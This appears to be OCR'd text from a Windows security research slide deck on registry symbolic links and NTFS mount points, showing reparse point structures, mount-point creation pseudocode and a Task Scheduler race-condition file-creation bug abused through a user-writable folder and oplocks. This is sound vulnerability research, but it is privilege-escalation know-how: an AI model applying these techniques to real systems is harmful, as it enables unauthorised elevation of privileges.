
Parsing Name

```
\Registry\Machine\Mylink

\Registry\Machine\NewKey
```

Serious Limitations


- Windows 7 fixed numerous issues with registry symbolic links
  - Blocked symlinks between untrusted (user) and trusted (local machine) hives
  - Symbolic link must be a valid registry path
- MS10-021 ensured it was also available downstream
- Still can exploit user to user vulnerabilities such as in IE EPM
  - CVE-2013-5054
  - CVE-2014-6322
- Mitigation (pass flag to RegCreateKeyEx) still undocumented

NTFS Mount Points / Directory Junctions



```
C:\temp>mklink /J mylink c:\windows
Junction created for mylink <<===>> c:\windows

C:\temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 8415-9071

 Directory of C:\temp

09/03/2015  11:15    <DIR>          .
09/03/2015  11:15    <DIR>          ..
09/03/2015  11:15    <JUNCTION>     mylink [c:\windows]
               0 File(s)              0 bytes
               3 Dir(s)  888,184,295,424 bytes free
```


Under the hood




Parsing Name

```
\??\C:\temp\mylink\file
```

Under the hood





Attribute - $REPARSE_POINT (0xC0)

Overview

As defined in $AttrDef, this attribute has a no minimum size but a maximum of 16384 bytes.


Layout of the Attribute (Microsoft Reparse Point)

Offset	Size	Description
~	~	Standard Attribute Header
0x00	4	Reparse Type (and Flags)
0x04	2	Reparse Data Length
0x06	2	Padding (align to 8 bytes)
0x08	V	Reparse Data (a)

Parsing Name

```
\??\C:\temp\mylink\file

\??\C:\Windows
```

Under the hood



Parsing Name

```
\??\C:\Windows\file
```

Structure of a Mount Point

```
typedef struct MOUNT_POINT_REPARSE_BUFFER {
    ULONG  ReparseTag;
    USHORT ReparseDataLength;
    USHORT Reserved;
    USHORT SubstituteNameOffset;
    USHORT SubstituteNameLength;
    USHORT PrintNameOffset;
    USHORT PrintNameLength;
    WCHAR  PathBuffer[1];
};
```

Header: ReparseTag, ReparseDataLength, Reserved

Reparse Data: SubstituteNameOffset, SubstituteNameLength, PrintNameOffset, PrintNameLength, PathBuffer

ReparseTag ← Set to 0xA0000003 for Mount Point

SubstituteNameOffset, SubstituteNameLength: Substitute NT Name

PrintNameOffset, PrintNameLength: Print Name?

PathBuffer ← String Data

Create a Mount Point

```
PREPARSE_DATA_BUFFER reparse_buffer =
                       BuildMountPoint(target);
CreateDirectory(dir);

HANDLE handle = CreateFile(dir, ...,
         FILE_FLAG_BACKUP_SEMANTICS |
         FILE_FLAG_OPEN_REPARSE_POINT, ...);

DeviceIoControl(handle, FSCTL_SET_REPARSE_POINT,
   reparse_buffer, reparse_buffer.size(), ...);
```

Mount Point Limitations

- Directory must be empty to set the reparse data
- Target device must be an IO device (no opening registry keys for example)
- Target device heavily restricted in IopParseDevice:

```
IO_PARSE_CONTEXT *ctx;

if (ctx->LastReparseTag == IO_REPARSE_TAG_MOUNT_POINT) {
    switch(TargetDeviceType) {
        case FILE_DEVICE_DISK:
        case FILE_DEVICE_CD_ROM:
        case FILE_DEVICE_VIRTUAL_DISK:
        case FILE_DEVICE_TAPE:
            break;
        default:
            return STATUS_IO_REPARSE_DATA_INVALID;
    }
}
```

Limited Device Subset

Example Vulnerability

Windows Task Scheduler TOCTOU Arbitrary File Creation

Running a Scheduled Task


```
void Load_Task_File(string task_name,
                    string orig_hash) {
    string task_path =
           "c:\\windows\\system32\\tasks\\" +
           task_name;

    string file_hash = Hash_File(task_path);

    if (file_hash != orig_hash) {
        Rewrite_Task_File(task_path);
    }
}
```

Hash task file contents

Rewrite Task without Impersonation


System Task Folder

Writable from normal user privilege, therefore can create a mount point directory


C:\Windows\system32\cmd.exe

```
C:\Windows\System32>icacls tasks
tasks BUILTIN\Administrators:(CI)(F)
      BUILTIN\Administrators:(OI)(R,W,D,WDAC,WO)
      NT AUTHORITY\SYSTEM:(CI)(F)
      NT AUTHORITY\SYSTEM:(OI)(R,W,D,WDAC,WO)
      NT AUTHORITY\Authenticated Users:(CI)(W,Rc)
      NT AUTHORITY\NETWORK SERVICE:(CI)(W,Rc)
      NT AUTHORITY\LOCAL SERVICE:(CI)(W,Rc)
      CREATOR OWNER:(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files

C:\Windows\System32>
```


Winning the Race Condition



Is that an OPLOCK in your Pocket?

